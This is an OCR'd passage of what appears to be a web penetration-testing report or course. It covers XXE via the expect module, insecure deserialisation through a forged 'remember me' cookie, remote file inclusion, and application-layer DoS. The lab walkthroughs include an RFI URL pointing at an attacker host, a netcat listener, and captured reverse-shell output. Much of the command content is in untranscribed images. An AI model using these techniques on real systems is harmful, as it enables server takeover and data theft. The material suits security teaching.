
The second injection we try to take advantage of the expect module if it's enabled and we find that it is available as the we could list the files of the current directory

**Simulation 34: XXE second injection**

The expect module has a little flaw, any space the desired command results in an error, this could be solved by using bash built-in-variable $IFS





**Simulation 35: Expected Module**




**Simulation 36: Expected Module $IFS**

Once again we could read the source files of the web application but with extra steps, we first encode it in base64 format.




**Simulation 37: XXE source file retrieved**

Then we decode the returned result, which yield us the source code of the web application




**Simulation 38: XXE decode**

## 5.4 Insecure Deserialization

Simply, insecure deserialization is replacing data processed by an application with malicious code; allowing anything from DoS (Denial of Service) to RCE (Remote Code Execution) that the attacker can use to gain a foothold in a pen-testing scenario.

Specifically, this malicious code leverages the legitimate serialization and deserialization process used by web applications. We'll be explaining this process and why it is so common in modern web applications.

### 5.4.1 Analogy

A Tourist approaches you in the street asking for directions. They're looking for a local landmark and got lost. Unfortunately, English isn't their strong point and nor do you speak their dialect either. What do you do? You draw a map of the route to the landmark because pictures cross language barriers, they were able to find the landmark. Nice! You've just serialised some information, where the tourist then deserialised it to find the landmark.

Serialisation is the process of converting objects used in programming into simpler, compatible formatting for transmitting between systems or networks for further processing or storage.

Alternatively, deserialisation is the reverse of this; converting serialised information into their complex form - an object that the application will understand.

### 5.4.2 Illustration

Say you have a password of "password123" from a program that needs to be stored in a database on another system. To travel across a network this string/output needs to be converted to binary. Of course, the password needs to be stored as "password123" and not its binary notation. Once this reaches the database, it is converted or deserialised back into "password123" so it can be stored.

*The process is best explained through diagrams:*


**Figure 31: Deserialization**

For example in python, there is a module called pickle for deserialisation.


The pickle module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”or “marshalling”.

### 5.4.3 Exploiting the vulnerability

Simply, insecure deserialization occurs when data from an untrusted party (I.e. a hacker) gets executed because there is no filtering or input validation; the system assumes that the data is trustworthy and will execute it no holds barred.


### 5.4.4 Simulation

Register a new user, write the username and password, then submit.




**Simulation 39: Insecure Deserialisation Registration**

Back to the log in page enter the created user credentials and check “remember me” box and then re-submit. Logged in will be successful.





**Simulation 40: Logging in**

When we return back to home page and try to click submit button without writing username & password, we find the vulnerability we are searching for.

We logged in successfully although we don’t have authorization to log in. The issue in the web application, as it saves the parameters of the last successful log in when the check box was marked.


Exploring for the cookie related to the “remember me” box to exploit this vulnerability.




**Simulation 41: Cookies base64**


The “remember me” cookie is coded in base 64 form, which is trivial to decode and consequent. Hence, create a malicious cookie value that returns the reverse shell. Encode it in base64 and replace with the existing cookie value.

Set up listener that will receive the reverse shell, then reload the webpage after we changed the cookie value.




**Simulation 42: Insecure Deserialisation Listener**

Malicious cookie was executed. “ls” will list all files in the server and ‘whoami’ shows the admin.




**Simulation 43: ls and whoami commands**

## 5.5 Remote file inclusion

Remote File Inclusion (RFI) is a technique to include remote files and into a vulnerable application. Like LFI, the RFI occurs when improperly sanitizing user input, allowing an attacker to inject an external URL into include function. One requirement for RFI is that the allow_url_fopen option needs to be on.

The risk of RFI is higher than LFI since RFI vulnerabilities allow an attacker to gain Remote Command Execution (RCE) on the server. Other consequences of a successful RFI attack include:

- Sensitive Information Disclosure
- Cross-site Scripting (XSS)
- Denial of Service (DoS)

An external server must communicate with the application server for a successful RFI attack where the attacker hosts malicious files on their server. Then the malicious file is injected into the include function via HTTP requests, and the content of the malicious file executes on the vulnerable application server.

### 5.4.1 RFI Steps





**Figure 32: RFI**


Figure 32 is an example of steps for a successful RFI attack! Let's say that the attacker hosts a PHP file on their own server http://attacker.thm/cmd.txt where cmd.txt contains a printing message Hello THM.

<?PHP echo "Hello World"; ?>

First, the attacker injects the malicious URL, which points to the attacker's server, such as http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt. If there is no input validation, then the malicious URL passes into the include function. Next, the web app server will send a GET request to the malicious server to fetch the file. As a result, the web app includes the remote file into include function to execute the PHP file within the page and send the execution content to the attacker. In our case, the current page somewhere has to show the Hello World message.


### 5.4.1 RFI Simulation

If LFI is available, there is a great probability RFI is available too.





**Simulation 44: LFI vulnerability check**

Simulation 41 proves this web application is vulnerable to LFI




**Simulation 45: LFI output**

The first step to RFI is to host some files on a http server. By using python http module, serving a php file that opens a reverse shell when executed.




**Simulation 46: Host files on http server**

Hence, set up a listener that will receive the reverse shell

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
```

**Simulation 47: RFI Listener**

Type the remote file URL that is hosted on our server into the the text field


**Simulation 48: Input server URL**

And as expected, listener received the shell

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.33.1] from (UNKNOWN) [192.168.33.2] 32912
Linux lfilabs 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86
_64 x86_64 x86_64 GNU/Linux
 13:38:57 up 17 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
vagrant  tty1                     13:22    4:14   0.11s  0.07s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

**Simulation 49: Listener Output**

Using the reverse shell we could read the source code of the web application

```
$ cat index.php
<?php     include("../common/header.php");   ?>

<!-- from https://pentesterlab.com/exercises/php_include_and_post_exploitation/course -->
<?php hint("will include the arg specified in the GET parameter \"page\""); ?>

<form action="/LFI-1/index.php" method="GET">
    <input type="text" name="page">
</form>

<?php
include($_GET["page"]);
?>
```

**Simulation 50: RFI retrieved source code**

# Chapter 6: Denial of Service Testing

The most common type of denial of service (DoS) attack is the kind used on a network to make a server unreachable by other valid users. The fundamental concept of a network DoS attack is a malicious user flooding enough traffic to a target machine, that it renders the target incapable of keeping up with the volume of requests it is receiving. When the malicious user uses a large number of machines to flood traffic to a single target machine, this is generally known as a distributed denial of service (DDoS) attack. These types of attacks are generally beyond the scope of what an application developer can prevent within their own code. This type of "battle of the network pipes" is best mitigated via network architecture solutions.

There are, however, types of vulnerabilities within applications that can allow a malicious user to make certain functionality or sometimes the entire website unavailable. These problems are caused by bugs in the application, often resulting from malicious or unexpected user input. This section will focus on application layer attacks against availability that can be launched by just one malicious user on a single machine.

## 6.1 SQL Wildcard Vulnerability

SQL Wildcard Attacks are about forcing the underlying database to carry out CPU-intensive queries by using several wildcards. This vulnerability generally exists in search functionalities of web applications. Successful exploitation of this attack will cause Denial of Service.

## 6.2 Locking Customer accounts

The first DoS case to consider involves the authentication system of the target application. A common defense to prevent brute-force discovery of user passwords is to lock an account from use after between three to five failed attempts to login. This means that even if a legitimate user were to provide their valid password, they would be unable to log in to the system until their account has been unlocked. This defense mechanism can be turned into a DoS attack against an application if there is a way to predict valid login accounts.

## 6.3 Buffer overflow

Any language where the developer has direct responsibility for managing memory allocation, most notably C & C++, has the potential for a buffer overflow. While the most serious risk related to a buffer overflow is the ability to execute arbitrary code on the server, the first risk comes from the denial of service that can happen if the application crashes.

## 6.4 User specified object allocation

If users can supply, directly or indirectly, a value that will specify how many of an object to create on the application server, and if the server does not enforce a hard upper limit on that value, it is possible to cause the environment to run out of available memory. The server may begin to allocate the required number of objects specified, but if this is an extremely large number, it can cause serious issues on the server, possibly filling its whole available memory and corrupting its performance.

## 6.5 User Input as a Loop Counter

Like the previous problem of User Specified Object Allocation, if the user forces the application to loop through a code segment that needs high computing resources, by directly or indirectly assign a value that will be used as a counter in a loop function, in order to decrease its overall performance.

## 6.6 Writing User Provided Data to Disk

The goal of this DoS attack is to cause the application logs to record enormous volumes of data, possibly filling the local disks.

